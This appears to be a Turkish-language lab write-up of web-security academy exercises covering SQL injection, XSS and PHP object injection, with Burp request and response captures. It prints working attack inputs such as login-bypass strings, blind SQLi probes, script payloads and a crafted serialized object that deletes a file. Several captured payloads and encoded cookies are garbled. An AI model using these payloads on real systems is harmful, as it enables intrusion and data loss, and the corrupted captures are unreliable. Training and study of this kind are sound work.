

# OWASP Top 10 Güvenlik Açıkları - Lab Write-Up

## İçindekiler

1. SQL Injection (A01)
    - Lab 1: SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data
    - Lab 2: SQL Injection Vulnerability Allowing Bypassing Authentication
    - Lab 3: Blind SQL Injection with Conditional Responses
  2. Cross-Site Scripting (XSS) (A07)
    - Lab 1: Reflected XSS into HTML Context with Nothing Encoded
    - Lab 2: Stored XSS into HTML Context
    - Lab 3: DOM-based XSS in jQuery Selector Sink Using Location.search
  3. Insecure Deserialization (A08)
    - Lab 1: Exploiting Insecure Deserialization Using Java Serial Killer
    - Lab 2: Arbitrary Object Injection in PHP
    - Lab 3: Remote Code Execution via Insecure Deserialization in .NET
- 

## SQL Injection (A01)

### Lab 1: SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

**Zorluk: Kolay**

- **Sorun:** Bir online mağaza uygulamasında, kategori parametresi SQL sorgusunun WHERE ifadesinde kullanılmaktadır. Parametre üzerinde uygun filtreleme yapılmadığı için SQL enjeksiyon zafiyeti mevcuttur.
- **Adımlar:**
  1. Ürün kategorilerinden birine tıklayarak URL'deki parametreye (**category**) bakın.
  2. SQL enjeksiyonu test etmek için kategori parametresine ' **OR 1=1--** ' ifadesini ekleyin: **/products?category=Accessories' OR 1=1--**.
  3. Bu saldırı ile veritabanındaki tüm ürünler listelenecektir.

## WE LIKE TO SHOP

### Accessories

Refine your search:

All Accessories Clothing, shoes and accessories Corporate gifts Food & Drink



Giant Pillow Thing



\$42.06

View details



Six Pack Beer Belt



\$9.39

View details



Cheshire Cat Grin



\$53.07

View details

## Lab 2: SQL Injection Vulnerability Allowing Bypassing Authentication

### Zorluk: Orta

- Sorun:** Kullanıcı giriş formundaki kullanıcı adı ve parola alanlarında SQL enjeksiyonu mümkün. Bu zafiyet, doğrulama sürecini atlamaya olanak tanır.
- Adımlar:**
  - Giriş formunu inceleyin. Kullanıcı adı ve parola alanlarına 'OR 1=1-- enjeksiyonu uygulayın.
  - Kullanıcı adı: 'OR 1=1--
  - Parola: 'OR 1=1--
  - Bu, herhangi bir kimlik doğrulama kontrolünü atlayarak oturum açmanıza izin verecektir.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

## Login

Username  
' OR 1=1--

Password  
\*\*\*\*\*

Log in

### Lab 3: Blind SQL Injection with Conditional Responses

Zorluk: Zor

- **Sorun:** Web uygulaması, SQL enjeksiyonu zafiyetine sahiptir ancak hata mesajlarını gizler. Bununla birlikte, belirli koşullar sağlandığında, sunucu farklı HTTP yanıtları döndürmektedir.
- **Adımlar:**
  1. URL'yi gözden geçirin ve **category** parametresini hedef alın:  
`/filter?category=Accessories.`
  2. SQL enjeksiyonu test etmek için **category** parametresine şu sorguyu ekleyin:  
`/filter?category=Accessories' AND 1=1--.`
    - Bu, geçerli bir durum kontrolü yapar ve sunucudan normal bir yanıt almanız gerekir.
  3. Ardından, geçersiz bir kontrol yapın:  
`/filter?category=Accessories' AND 1=2--.`
    - Bu sorgu geçersiz olduğundan farklı bir yanıt almanız gerekir.
  4. Sunucudan gelen yanıtları karşılaştırın. Eğer yanıtlar arasında belirgin bir fark varsa, bu SQL enjeksiyonunun başarılı olduğu anlamına gelir.



## Accessories' AND 1=2--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#)

## Cross-Site Scripting (XSS) (A07)


## Lab 1: Reflected XSS into HTML Context with Nothing Encoded

Zorluk: Kolay

- **Sorun:** Web uygulamasında kullanıcı girişleri yeterince temizlenmediğinden yansıtılmalı XSS saldırısı mümkündür.
- **Adımlar:**
  1. URL'deki parametreyi gözlemleyin: `/search?query=`.
  2. Parametreye aşağıdaki JavaScript kodunu enjekte edin:  
`/search?query=<script>alert('XSS')</script>`.
  3. Sayfa üzerinde bir JavaScript uyarı penceresi açılmalıdır.

`/search?query=<script>alert('XSS')</script>`

Search



## Lab 2: Stored XSS into HTML Context


### Zorluk: Orta

- **Sorun:** Web uygulaması, kullanıcı tarafından girilen verileri kalıcı olarak saklamakta ve bu verileri daha sonra herhangi bir sanitasyon işlemi yapmadan göstermektedir.
- **Adımlar:**
  1. Bir yorum ekleme alanını veya profil bilgilerini düzenleme sayfasını bulun.
  2. `</script><script>alert('Stored XSS')</script>` gibi bir JavaScript kodu ekleyin.
  3. Yorumu yaptığınız sayfaya döndüğünüzde ilgili alert çalışmalıdır.

### Leave a comment

Comment:

`</script><script>alert('Stored XSS')</script>`



Name:

Ömer


Email:

omerozcan3808@gmail.com

Website:

omerozcan3808@gmail.com


Post Comment



## Lab 3: DOM-based XSS in jQuery Selector Sink Using Location.search source

### Zorluk: Zor


- **Sorun:** Uygulama, jQuery'nin `$(location.search)` özelliğini kullanarak doğrudan DOM'a bir değer atamakta ve bu da XSS zafiyetine sebep olmaktadır.
- **Adımlar:**
  1. URL parametrelerini inceleyin: `/feedback?returnPath=/feedback`.
  2. Parametreye şunu ekleyin: `/feedback?returnPath=javascript:alert(document.cookie)`.
  3. DOM manipülasyonu ile JavaScript çalıştırılmalıdır.



[Home](#) | [Submit feedback](#)

## Submit feedback

Name:



## Insecure Deserialization (A08)

### Lab 1: Exploiting Insecure Deserialization Using Java Serial Killer

### Zorluk: Kolay

- **Sorun:** Web uygulaması, nesne dizileştirme kullanarak verileri iletmektedir ve gelen veriler üzerinde doğrulama yapılmamaktadır.
- **Adımlar:**

1. Uygulamanın dizileştirilmiş verilerini inceleyin (örneğin, bir JWT veya dize bazlı veri).
2. **Java Serial Killer** aracını kullanarak bu veriyi manipüle edin ve kötü amaçlı bir yük enjekte edin.
3. Manipüle edilmiş veriyi uygulamaya gönderin ve sonuçları gözlemleyin.

<!-- Buraya Lab 1'in ekran görüntüsünü ekleyin -->

---

## Lab 2: Arbitrary Object Injection in PHP

### Zorluk: Orta

- **Sorun:** Web uygulaması, PHP'deki `unserialize()` işlevini kullanmakta ve kullanıcı tarafından sağlanan veriyi doğrulamadan işlemektedir.
- **Adımlar:**
  1. **Hesabınıza Giriş Yapın:**  
Kendi hesabınıza giriş yaptıktan sonra, oturum çerezinin (session cookie) bir seri PHP nesnesi içerdiğini fark edin.
  2. **Dosya Yolunu Bulun:**  
Site haritasından, web sitesinin `/libs/CustomTemplate.php` dosyasına referans verdiğini görün. Bu dosyaya sağ tıklayın ve "Tekrarlayıcıya Gönder" (Send to Repeater) seçeneğini seçin.
  3. **Kod Kaynağını Okuyun:**  
Burp Repeater'da, istek satırına tilde (~) ekleyerek kaynak kodunu okuyabilirsiniz.
  4. **\_\_destruct() Metodunu Kontrol Edin:**  
Kaynak kodunda, `CustomTemplate` sınıfının `__destruct()` sihirli metodunun bulunduğunu görün. Bu metod, `lock_file_path` özelliğindeki dosyayı silen `unlink()` metodunu çağırır.
  5. **PHP Veri Serileştirmesi Oluşturun:**  
Burp Decoder'da, `lock_file_path` özelliği `/home/carlos/morale.txt` olarak ayarlanmış bir `CustomTemplate` nesnesi oluşturmak için doğru sözdizimini kullanın. Son nesne şu şekilde görünmelidir:  

```
0:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```
  6. **Base64 ve URL Kodlaması:**  
Bu nesneyi Base64 ve URL kodlaması yaparak panoya (clipboard) kaydedin.
  7. **İsteği Gönderin:**  
Oturum çerezini içeren bir istek gönderin. Burp Repeater'da, panoya kaydettiğiniz değiştirilmiş oturum çerezini kullanarak orijinal çerezi değiştirin.
  8. **İsteği Tekrar Gönderin:**  
İsteği gönderdiğinizde, `__destruct()` sihirli metodu otomatik olarak çağrılacak ve Carlos'un dosyasını silecektir.

Request

PrettyRawHex

1POST/loginHTTP/2

2Host:0a7900bf04a981f3802d629500f60094.web-security-academy.net

3Cookie:session=

4Content-Length:30

5Cache-Control:max-age=0

6Sec-Ch-Ua:"Not;A=Brand";v="24", "Chromium";v="128"

7Sec-Ch-Ua-Mobile:70

8Sec-Ch-Ua-Platform:"Windows"

9Accept-Language:en-US,en;q=0.9

10Upgrade-Insecure-Requests:1

11Origin:https://0a7900bf04a981f3802d629500f60094.web-security-academy.net

12Content-Type:application/x-www-form-urlencoded

13User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64)

14AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

15Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

16Sec-Fetch-Site:same-origin

17Sec-Fetch-Mode:navigate

18Sec-Fetch-User:?1

19Sec-Fetch-Dest:document

20Referer:https://0a7900bf04a981f3802d629500f60094.web-security-academy.net/login

21Accept-Encoding:gzip, deflate, br

22Priority:u=0,1

23username=wiener&password=peter

Response

PrettyRawHexRender

1HTTP/2302Found

2Location:/my-account?id=wiener

3Set-Cookie:session=Tzo0OjVFc2VyIjoyOntzOjg6InVzZXJ1eW11IjtzOjY6IndpZW51c1I7czoxMjoiYWVjZXNzX3Rva2VuIjtzOjMyOiJsdmVsbXc0dGhham5rNW5nZWldTlscDFzZ2hqbTJmYi17fQ43d43d;Secure;HttpOnly;SameSite=None

4X-Frame-Options:SAMEORIGIN

5Content-Length:0

6

7

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://0a7900bf04a981f3802d629500f60094.

/

academyLabHeader

image

libs

CustomTemplate.php

login

logout

my-account

my-account

product

resources

Host	Method	URL ^	Params	Length	MIME type	Title	Notes
https://0a7900bf04a981f380...	GET	/libs/CustomTemplate.php					

Request

PrettyRawHex

1GET/libs/CustomTemplate.phpHTTP/2

2Host:0a7900bf04a981f3802d629500f60094.web-security-academy.net

3Accept-Encoding:gzip, deflate, br

4Accept:/\*/\*

5Accept-Language:en-US;q=0.9,en;q=0.8

6User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64)

7AppleWebKit/537.36 (KHTML, like Gecko)

8Chrome/128.0.6613.120 Safari/537.36

9Connection:close

10Cache-Control:max-age=0

Response

112302Found

2Location:/my-account?id=wiener

3Set-Cookie:session=Tzo0OjVFc2VyIjoyOntzOjg6InVzZXJ1eW11IjtzOjY6IndpZW51c1I7czoxMjoiYWVjZXNzX3Rva2VuIjtzOjMyOiJsdmVsbXc0dGhham5rNW5nZWldTlscDFzZ2hqbTJmYi17fQ43d43d;Secure;HttpOnly;SameSite=None

4X-Frame-Options:SAMEORIGIN

5Content-Length:0

6

7



HTTP/2 200 OK

Content-Type: text/plain

Set-Cookie: session=; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 1130

<?php

```
class CustomTemplate {
    private $template_file_path;
    private $lock_file_path;

    public function __construct($template_file_path) {
        $this->template_file_path = $template_file_path;
        $this->lock_file_path = $template_file_path . ".lock";
    }

    private function isTemplateLocked() {
        return file_exists($this->lock_file_path);
    }

    public function getTemplate() {
        return file_get_contents($this->template_file_path);
    }

    public function saveTemplate($template) {
        if (!isTemplateLocked()) {
            if (file_put_contents($this->lock_file_path, "") === false) {
                throw new Exception("Could not write to " .
$this->lock_file_path);
            }
            if (file_put_contents($this->template_file_path, $template) ===
false) {
                throw new Exception("Could not write to " .
$this->template_file_path);
            }
        }
    }

    function __destruct() {
        // Carlos thought this would be a good idea
        if (file_exists($this->lock_file_path)) {
            unlink($this->lock_file_path);
        }
    }
}

?>
```

Decoded from: Base64 ▾



```
O:4:"CustomTemplate":2:{s:8:"userna
me";s:6:"wiener";s:12:"access_token
";s:32:"lvelmw4v4ajnk5ngegeu9lp1sgh
j52fb";}
```



Request

Pretty Raw Hex

```
1 POST /my-account/delete HTTP/2
2 Host: 0a0c003b046d39b88517997800f00013.web-security-academy.net
3 Cookie: session=
Tso0O1Jvc2Vy1jso0ntsOjg6InVsZXN1TWllIjtzOjY6IndpZW51c1I7csoxMjoiYWNjZXNlZXI3Rva2V
u1jtc0jMyOjI5ZnR3bDhqOTVpdHQ3cWhrazh0bm5ccjAlcmkxZ0h5c1I7csoxNToiYXZhdGFyX2xpbn
s1OjNkMTc6InVsZXN1c3dpZW51c1I6bmFUTXl1O30Uld
4 Content-Length: 0
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A-Brand";v="24", "Chromium";v="128"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a0c003b046d39b88517997800f00013.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(RHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a0c003b046d39b88517997800f00013.web-security-academy.net/my-account?id
=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23
```

Response



Inspector

Selection 199 (0xc7)

**Selected text**

```
Tso0O1Jvc2Vy1jso0ntsOjg6InVsZXN1TWllIjtzOjY6IndpZW51c1I7csoxMjoiYWNjZXNlZXI3Rva2V
u1jtc0jMyOjI5ZnR3bDhqOTVpdHQ3cWhrazh0bm5ccjAlcmkxZ0h5c1I7csoxNToiYXZhdGFyX2xpbn
s1OjNkMTc6InVsZXN1c3dpZW51c1I6bmFUTXl1O30Uld
```

**Decoded from:** URL encoding

```
Tso0O1Jvc2Vy1jso0ntsOjg6InVsZXN1TWllIjtzOjY6IndpZW51c1I7csoxMjoiYWNjZXNlZXI3Rva2V
u1jtc0jMyOjI5ZnR3bDhqOTVpdHQ3cWhrazh0bm5ccjAlcmkxZ0h5c1I7csoxNToiYXZhdGFyX2xpbn
s1OjNkMTc6InVsZXN1c3dpZW51c1I6bmFUTXl1O30Uld
```

**Decoded from:** Base64

```
Oj4:"User":1:{s:0:"username";s:6:"wiener";s:12:"access_token";s:32:"yftw18j95Site7qhk8Bc6dm05s1idhye";s:11:"avatar_link";s:18:"user/wiener/avatar";}}
```

Cancel Apply changes